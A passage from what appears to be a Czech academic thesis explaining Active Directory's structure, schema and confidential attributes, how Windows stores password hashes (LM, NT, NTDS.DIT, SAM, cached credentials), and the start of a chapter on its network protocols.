Správci využívají službu Active Directory k ukládání a organizaci síťových objektů do hierarchické struktury, která je známá jako logická struktura. Ta zahrnuje uživatele, počítače a další síťové prostředky. Základní jednotkou této struktury je doména, přičemž jednotlivé domény mohou být sdružovány do tzv. lesů. Les tvoří bezpečnostní hranici a umožňuje nastavovat autonomii i izolaci dat a služeb v rámci organizace. Tato struktura může zároveň odrážet geografické členění nebo organizační uspořádání.[4]

Jedním z hlavních přínosů oddělení logické a fyzické struktury je vyšší flexibilita při správě. Logické členění totiž není závislé na fyzické topologii sítě. Logická struktura rovněž usnadňuje řízení přístupu k datům tím, že umožňuje jejich rozdělení do oddílů s definovanými přístupovými právy. [4]

Všechny informace v adresáři Active Directory jsou ukládány prostřednictvím objektů, jejichž vlastnosti a vztahy jsou definovány ve schématu. Schéma určuje datové typy, syntaxi a další parametry nezbytné k tomu, aby bylo možné data správně uložit a validovat. Do adresáře nelze zapsat žádná data, pokud objekty, které se mají použít, nejsou ve schématu předem definovány. Výchozí schéma obsahuje všechny potřebné definice objektů pro základní provoz služby Active Directory. [4]

Zatímco logická struktura (domény, stromy, lesy) slouží ke zpřístupnění adresáře, fyzická struktura představuje jeho vlastní implementaci, tedy databázi uloženou na všech řadičích domény v rámci doménové struktury. Přístup k této databázi zajišťuje datové úložiště Active

Directory, které je tvořeno kombinací služeb a fyzických souborů. Tyto komponenty zprostředkovávají čtení a zápis dat a zajišťují synchronizaci mezi jednotlivými řadiči domény. [4]

3.1.2 Struktura Active Directory a architektura úložiště

Struktura a architektura úložiště služby Active Directory se skládá ze čtyř základních částí. První z nich tvoří domény a doménové struktury, které představují základní prvky logické struktury adresáře. Patří sem lesy, domény a organizační jednotky (OU – Organizational Units). [4]

Les tvoří nejvyšší úroveň logické struktury a představuje bezpečnostní hranici. Každý les obsahuje jeden nebo více adresářů a sdružuje domény, které spolu důvěřují a sdílejí společné schéma i globální katalog. Domény pak tvoří podřízené části lesa a slouží k oddělení správy a bezpečnostních politik v rámci organizace. Díky tomuto členění lze lépe řídit replikaci dat a optimalizovat topologii sítě. Replikace probíhá efektivně a nezatěžuje zbytečně šířku pásma. [4]

Organizační jednotky umožňují dále členit doménu na menší logické celky, které lze samostatně spravovat. Slouží například k aplikaci zásad skupiny (Group Policy) nebo k delegování administrativních oprávnění na konkrétní správce, čímž zjednodušují správu rozsáhlých struktur. [4]

Druhou součástí architektury služby Active Directory je integrace se systémem DNS (Domain Name System). DNS zajišťuje překlad názvů a umožňuje lokalizaci řadičů domény, čímž tvoří základní mechanismus pro komunikaci mezi prvky domény. Díky hierarchické struktuře DNS může Active Directory využívat konvence pojmenování, které odrážejí organizační strukturu firmy či instituce. DNS hraje klíčovou roli nejen při vyhledávání, ale i v procesech ověřování, aktualizace záznamů nebo replikace služeb. [4]

Při přihlášení uživatele k doméně využívá klientský počítač službu DNS k nalezení nejbližšího dostupného řadiče domény (Domain Controller), ke kterému se následně připojí. Rovněž jednotlivé řadiče domény se vzájemně vyhledávají a synchronizují prostřednictvím DNS, čímž je zajištěna funkčnost celé doménové struktury. [4]


Třetí klíčovou částí architektury je schéma Active Directory. Schéma definuje pravidla a strukturu všech objektů, které jsou v adresáři uloženy. Určují se zde typy objektů, jejich atributy i datová syntaxe. Každý les Active Directory má pouze jedno schéma, avšak jeho kopie existuje na všech řadičích domény v daném lese. Díky tomu mají všechny řadiče přístup k identické definici objektů a mohou tyto objekty vytvářet a upravovat jednotným způsobem.[4]

Schéma tak zajišťuje konzistenci a integritu dat v adresáři bez ohledu na to, kde k operaci dochází. Představuje základní mechanismus pro správu adresářových objektů a umožňuje udržet celou strukturu jednotnou a přehlednou.[4]

Poslední částí je Datové úložiště, které spravuje uložení a vyhledávání dat v každém řadiči domény. Sestavuje se celkem z několika komponentů[4]:

- Čtyři rozhraní:
 - Lightweight Directory Access Protocol (LDAP)
 - Replicatio (REPL) and domain controller management interface
 - Messaging API (MAPI)
 - Security Accounts Manager (SAM)
- Tři servisní komponenty
 - Directory System Agent (DSA)
 - The database layer
 - Extensible Storage Engine (ESE)
- Adresář, kde je uložena databáze

Celá struktura a architektura se dá popsat následujícím schématem:



Obrázek 3.1.1 Schéma struktury a architektury Active Directory [Zdroj: [4]]

3.2 Ukládání objektů v Active Directory

V předchozí sekci je naznačeno, že objekty ve službě Active Directory jsou ukládány podle schématu, které je jednotně definované pro celý les. Doménové kontroléry jej využívají k ukládání objektů, jako jsou počítače, skupiny a uživatelé. Tato sekce se bude věnovat detailnějšímu popisu ukládání objektů se zaměřením na uživatele, které následně využijí v praktické části práce.

3.2.1 Architektura schémat Active Directory

Schémata definují následující:

- objekty, které se používají k ukládání dat v adresáři
- pravidla, kterými se řídí struktura těchto objektů
- strukturu a obsah samotného adresáře

Tyto definice se skládají z objektů, atributů a tříd.

Objekty

Objekty v Active Directory představují základní stavební jednotky, které slouží k uchování jak dat samotných, tak i informací o jejich struktuře a pravidlech. Každý objekt obsahuje údaje, které reprezentují konkrétní entitu (např. uživatele, počítač, skupinu), a zároveň i metadata určující správný způsob uložení a zpracování těchto údajů.[7]

Například objekt uživatelského účtu zahrnuje nejen přihlašovací jméno uživatele, ale také definici syntaxe, která určuje, jak má být toto jméno v rámci objektu uloženo. Active Directory ukládá tyto objekty do adresářového úložiště, přičemž veškerá související data jsou organizována ve formě atributů objektu. Atributy tak hrají klíčovou roli při správě informací a umožňují efektivní vyhledávání, správu i zabezpečení uložených údajů.[7]

Atributy

Atributy jsou základními nositeli informací, které definují obsah objektu nebo další vlastnosti jiných atributů. Každý objekt v adresáři Active Directory je tvořen souborem atributů, které uchovávají konkrétní údaje. Například objekt uživatelského účtu může obsahovat atributy jako jméno, příjmení, heslo, číslo kanceláře či telefonní číslo. Různé typy objektů mají přitom odlišné sady atributů. Objekt tiskárny tak například nese informace o modelu, počtu zásobníků papíru, fyzickém umístění či portu připojení. [7]

Některé atributy mají vazbu na další atributy, zejména z hlediska syntaxe a funkce. Může jít například o údaj, který určuje, zda je atribut povinný, nebo nepovinný, případně jaký datový typ má být použit. Syntaxe definuje formát dat uložených v konkrétním atributu. Například atribut pro telefonní číslo může být omezen pouze na číslice 0 až 9 a znaky jiné povahy (např. písmena) nejsou povoleny.[7]

Atributy se dělí na povinné a nepovinné. Povinné atributy musí být při vytváření objektu vždy vyplněny – například atributy uživatelské jméno a heslo jsou nezbytné pro vytvoření a funkčnost uživatelského účtu. Naproti tomu atribut číslo kanceláře je nepovinný. Navíc zvyšuje komfort správy, ale jeho absence nemá vliv na funkčnost účtu. Nepovinné atributy tedy slouží k doplnění informací a lepší orientaci v síťových prostředcích. [7]

Třídy

Definice objektů v Active Directory jsou uspořádány do skupin nazývaných třídy. Každá třída slouží jako šablona, podle níž se vytváří konkrétní objekt. Třída objektu určuje, jaké atributy objekt obsahuje, a zároveň rozlišuje, které z nich jsou povinné a které volitelné. [7]

Active Directory disponuje sadou předdefinovaných tříd, které zahrnují všechny typy objektů potřebné pro správný chod adresářové služby. Například při vytvoření nového uživatelského účtu v adresáři se systém opírá o třídu `classUser`, jež specifikuje, že účet musí obsahovat atributy jako uživatelské jméno a heslo, přičemž další atributy, například číslo kanceláře, mohou být doplněny podle potřeby.[7]


Třídy jsou v hierarchii organizovány prostřednictvím principu dědičnosti. Nové definice objektů se vytvářejí tak, že se třídy vnořují jedna do druhé, čímž vzniká vztah rodič – potomek. Vnořená třída se nazývá podtřída a třída, do níž je vnořena, se označuje jako nadtřída. Podtřída dědí atributy své nadtřídě a rozšiřuje je o další specifické vlastnosti. Kombinací různých tříd a jejich atributů tak může vzniknout nová definice objektu přesně přizpůsobená požadavkům konkrétní situace.[7]

Tento mechanismus vnořování a dědičnosti umožňuje flexibilní a zároveň standardizovaný způsob definice objektů v rámci celé struktury Active Directory.

3.2.2 Schéma objektů

Schéma definuje typy objektů, které jsou adresářové službě k dispozici. Schéma je uloženo v oddílu schématu, který je rovněž definován jako objekt v adresáři. Atributy a třídy v Active Directory jsou uloženy v oddílu schématu jako objekty adresáře, které se nazývají objekty schématu. Samotný oddíl schématu je v adresáři Active Directory reprezentován objektem, který je instancí třídy `dMD` (Directory Management Domain). Objekt schématu, nazývaný objekt `classSchema`, definuje každou třídu ve schématu. Další objekt schématu, nazývaný

objekt attributeSchema, definuje každý atribut ve schématu. Každá třída je tedy vlastně instancí třídy classSchema a každý atribut je instancí třídy attributeSchema.[7]



Obrázek 3.2.1 Objekt schématu a jeho propojení [Zdroj: [7]]

attributeSchema Objekty

Atributy popisují třídy definované ve schématu. Atributy jsou ve schématu definovány odděleně od tříd, což umožňuje použít jednu definici atributu pro mnoho tříd. Atributy jsou objekty attributeSchema. Každý objekt attributeSchema je instancí třídy attributeSchema. Stejně jako každý jiný objekt má i objekt attributeSchema své vlastní atributy. Atributy objektu attributeSchema uchovávají mimo jiné následující informace[7]:

- Název atributu v protokolu LDAP (Lightweight Directory Access Protocol),
- Identifikátor objektu pro atribut,
- Globálně jedinečný identifikátor (GUID) atributu,
- Syntaxe atributu,
- Rozsah atributu. U celých čísel rozsah definuje minimální a maximální hodnotu, u řetězců rozsah definuje minimální a maximální délku,
- Zda je atribut vícehodnotový. Všimněte si, že vícehodnotové atributy obsahují sadu hodnot bez určitého pořadí. Vícehodnotové atributy nemusí být vráceny v pořadí, v jakém byly uloženy (nebo v jakémkoli jiném pořadí),
- Zda a jak je atribut indexován.

classSchema Objekty

Objekt classSchema určuje různé atributy třídy, se kterou je spojen. Mimo jiné definuje následující omezení pro objekty, které jsou instancemi třídy:

- Atributy mustContain, které zahrnují povinné atributy, jež musí být přítomny u každého objektu, který je instancí této třídy.
- mayContain atributy, které zahrnují nepovinné atributy, jež se mohou vyskytovat na objektu, který je instancí této třídy.
- Pravidla hierarchie, která určují možné rodiče v adresářovém stromu objektu, který je instancí třídy.

Objekt může mít atributy, které patří pouze do seznamu mustContain nebo mayContain pro danou třídu. Objekt classSchema je v podstatě šablona, která obsahuje pravidla pro vytváření objektů třídy služby Active Directory. Když je ve třídě vytvořen nový objekt, objekt classSchema zajistí, aby tento nový objekt měl stejné atributy jako všechny ostatní objekty ve třídě. The classSchema object contains, among other things, the following information[7]:

- Zobrazovací název třídy LDAP,
- Identifikátor objektu třídy,
- GUID třídy,
- Atributy, které musí instance třídy obsahovat,
- Další atributy, které mohou být přítomny u instance třídy,
- Třídy, do kterých mohou patřit nadřazené instance této třídy,
- Nadtřída, od které tato třída dědí vlastnosti,
- Další pomocné třídy, od kterých tato třída dědí atributy,
- Typ třídy (abstraktní, strukturální nebo pomocná),
- Výchozí stav skrytí třídy. Pokud nechcete, aby se instance třídy zobrazovaly v uživatelském rozhraní koncového uživatele, můžete třídu definovat jako výchozí skrytou.

3.2.3 Důvěrné atributy

V radičích domény jsou atributy, jejichž objekty atributSchema jsou označeny specifickým příznakem vyhledávání, a jsou interpretovány jako důvěrné. Takto označené atributy mohou číst pouze uživatelé, kterým je udělen následující přístup: [7]

- READ_PROPERTY
- CONTROL_ACCESS

Možnost označit atributy jako důvěrné umožňuje správcům chránit atributy před přístupem ke čtení, který je ve výchozím nastavení umožněn většině uživatelů. Namísto změny výchozích nastavení, která jsou očekávána stávajícími aplikacemi, mohou správci vytvořit nové atributy, které mohou číst pouze správci nebo ti, kterým je přístup výslovně udělen. Ve výchozím nastavení provádí služba Active Directory kontrolu přístupu ke čtení objektu v následujících případech[7]:

- Při vyhodnocování, zda objekt odpovídá vyhledávacímu filtru.
- Při vracení atributů objektu, který odpovídá vyhledávacímu filtru

Active Directory umožňuje označit určitý atribut jako důvěrný prostřednictvím nastavení hodnoty searchFlags v objektu attributeSchema ve schématu adresáře. Tento mechanismus poskytuje administrátorům nástroj pro zvýšenou ochranu citlivých údajů, jako je například rodné číslo nebo číslo sociálního zabezpečení.[7]

Pokud je atribut označen jako důvěrný, k jeho přečtení již nestačí standardní oprávnění READ_PROPERTY (buď pro konkrétní atribut, nebo pro všechny atributy daného objektu). Navíc je vyžadováno oprávnění CONTROL_ACCESS, a to buď pro konkrétní atribut, nebo pro celou sadu vlastností, do které atribut spadá.[7]

Ve výchozím nastavení mají oprávnění CONTROL_ACCESS pouze členové integrované skupiny Administrators, což znamená, že čtení důvěrných atributů je standardně omezeno jen na správce. Toto právo lze však delegovat i jiným uživatelům či skupinám podle potřeby organizace a zásad přístupu k citlivým datům.[7]

3.3 Ukládání hesel v Active Directory

V této části se zaměříme na způsob ukládání hesel v prostředí Active Directory. Některé objekty v adresáři mohou obsahovat atributy hesla, které mohou být v případě úniku dat velmi cenné pro potenciálního útočníka, například pokud by chtěl získat neoprávněný přístup k počítačům v doméně. [11]


Operační systém Windows reprezentuje hesla jako řetězce v kódování Unicode s maximální délkou 256 znaků. Přihlašovací dialogové okno je však omezeno na 127 znaků, což představuje maximální délku hesla při běžném uživatelském zadávání. Delší hesla je možné využít pouze prostřednictvím programového nastavení, například u systémových služeb.[11]

Hesla jsou v systému Windows ukládána různými způsoby v závislosti na jejich použití. Způsob uložení závisí na tom, zda jsou hesla využívána při přihlašování k doméně, autentizaci síťových služeb, nebo k jiným účelům zabezpečení systému.[11]

3.3.1 Hesla uložena jako Hash

Pro použití v sítích Windows, včetně domén Active Directory, je heslo ve výchozím nastavení uloženo dvěma různými způsoby: jako jednosměrná funkce správce sítě LAN (LM Hash) a jako NT Hash. LM hash je spočítán následujícím způsobem: [11]

- Heslo je doplněno bajty NULL, aby obsahovalo přesně 14 znaků. Pokud je heslo delší než 14 znaků, je pro zbývající operace nahrazeno 14 NULL bajty.
- Heslo je převedeno na všechna velká písmena.
- Heslo je rozděleno na dva 7bajtové (56bitové) klíče.
- Každý klíč se použije k zašifrování pevného řetězce.
- Oba výsledky z kroku 4 se spojí a uloží jako LM hash.



Obrázek 3.3.1 Grafické znázornění konstrukce LM hashe [Zdroj: https://media.licdn.com/dms/image/v2/C4D12AQHPmi8geUhqWw/article-inline_image-shrink_1000_1488/article-inline_image-shrink_1000_1488/0/1520066559168?e=1734566400&v=beta&t=EvejovdFz2jCWV0kmVdXGI-o28Z-JQ5PnHPmmclcx7I]

Algoritmus LM hash je součástí systému Windows kvůli zpětné kompatibilitě se softwarem a s hardwarem, který nemůže používat novější algoritmy.[11]

NT hash je jednoduše hash. Heslo je transformováno pomocí algoritmu MD4 a uloženo. NT hash se používá pro ověřování členů domény jak v doménách systému Windows NT 4.0 a starších, tak v doménách služby Active Directory. NT ani LM hash se nesolí. Solení je proces, který před výpočtem jednosměrné funkce kombinuje heslo s náhodnou číselnou hodnotou (solí).[11]

3.3.2 Hesla uložená v Active Directory

Hesla jsou uložena v několika attributech databáze služby Active Directory v souboru NTDS.DIT. Tyto atributy jsou následující: [11]

- unicodePwd - šifrovaný NT Hash,
- dbcsPwd - šifrovaný LM Hash,
- ntPwdHistory - šifrovaný NT Hashe - Historie hesel,
- lmPwdHistory - šifrovaný LM Hashe - Historie hesel,
- supplementalCredentials - Kerberos Klíče, Kontrolní sumy atd.

Při ukládání do DIT souboru je hash NT chráněn dvěma vrstvami šifrování. V systému Windows Server 2016/Windows 10 a novějších verzích je nejprve šifrován pomocí DES kvůli zpětné kompatibilitě a poté pomocí CNG BCrypt AES-256. Předchozí verze systému Windows šifrovaly hesla NT pomocí dvou vrstev šifrování DES + RC4. [11]

3.3.3 Hesla uložená v SAM databázi

U členů domény a pracovních stanic jsou hashe hesel místních uživatelských účtů uloženy v místní databázi Správce zabezpečení účtů (SAM) umístěné v registru. Jsou šifrována pomocí stejných šifrovacích a hashovacích algoritmů jako ve službě Active Directory. Hesla v atributu supplementalCredentials pro místní uživatelské účty jsou od systému Windows Server 2016 rovněž uložena v místní databázi SAM.[11]

Operační systém Windows ukládá tzv. ověřovače hesla (cached credentials) také na úrovni členských počítačů domény. K tomu dochází ve chvíli, kdy se uživatel domény úspěšně přihlásí k danému zařízení. Tento ověřovač slouží k tomu, aby bylo možné uživatele autentizovat i v případě, že není dostupné přímé spojení s řadičem domény (např. při práci offline).[11]

Ověřovač hesla se běžně označuje jako pověření v mezipaměti a jeho výpočet probíhá následovně: ze zadaného hesla se vytvoří NT hash, který se následně zkombinuje s uživa-

telským jménem a celý výsledek se znovu zahašuje pomocí hashovací funkce MD4. Tento mechanismus zajišťuje, že systém je schopen ověřit uživatele i bez aktivního spojení s Active Directory, přičemž zároveň zachovává určitou úroveň bezpečnosti.[11]

3.4 Fungování hesel v systému Windows a jejich použití

V systému Windows a mnoha dalších operačních systémech je jednou z metod ověřování identity uživatele použití tajné přístupové fráze nebo hesla. Zabezpečení síťového prostředí vyžaduje, aby všichni uživatelé používali silná hesla. To platí zejména pro účty správců. Nastavení zásad hesel řídí složitost a životnost hesel. Zásady hesel ovlivňují hesla systému Windows, nikoli nutně hesla funkcí. Tyto zásady v základním nastavení jsou následující[11]:

- Hesla nesmí obsahovat hodnotu samAccountName (Název účtu) nebo celou hodnotu displayName (Celé jméno). Při žádné z těchto kontrol se nerozlišují velká a malá písmena.
- Heslo obsahuje znaky ze tří následujících kategorií:
 - Velká písmena evropských jazyků (A až Z s diakritikou, řecké znaky a znaky cyrilice).
 - Malá písmena evropských jazyků (a až z, ostré s, s diakritikou, řecké a cyrilské znaky).
 - Číslice základu 10 (0 až 9).
 - Nealfanumerické znaky (speciální znaky)[10]

Při přihlášení uživatele je zadané heslo okamžitě převedeno pomocí dvou typů jednosměrných hashovacích funkcí a uloženo do paměti procesu LSASS (Local Security Authority Subsystem Service). V případě, že se uživatel ověřuje vůči místnímu účtu, dochází k porovnání NT hash hodnoty (NT OWF) s lokálně uloženým hashem. Pokud se tyto hodnoty shodují, je uživateli umožněn přístup do systému. [11]

V situaci, kdy se ověřování provádí vůči doméně Active Directory (např. pomocí názvu hostitele pro přístup ke konkrétnímu prostředku), je NT hash využit v rámci přihlášení přes protokol Kerberos. Ten spolupracuje s centrem distribuce klíčů, které se zpravidla nachází na řadiči domény. [11]

4. Sít'ové protokoly používané v Active Directory

Tato kapitola se zaměří na nejdůležitější část práce a tím je rozbor protokolů, které se používají pro komunikaci s doménovými řadiči. Mezi hlavní protokoly, které budu zmiňovat, je LDAP, který se využívá při operacích s Active Directory a Kerberos, který zabezpečuje ověření totožnosti. Tyto protokoly se dělí do funkčních skupin podle toho, k jakým službám dává přístup.[1]

Základní skupina obsahuje protokoly, které jsou podporovány všemi adresářovými servery v systému Active Directory. Do této skupiny patří protokol LDAP, který je primárním protokolem používaným ke čtení a zápisu objektů v adresářovém stromu. Protokol DSSP (Directory Services Setup Remote Protocol) neprovádí operace proti adresářovému stromu, ale je zahrnut do této skupiny, protože je rovněž přítomen na všech adresářových serverech v protokolech služeb Active Directory. [1]

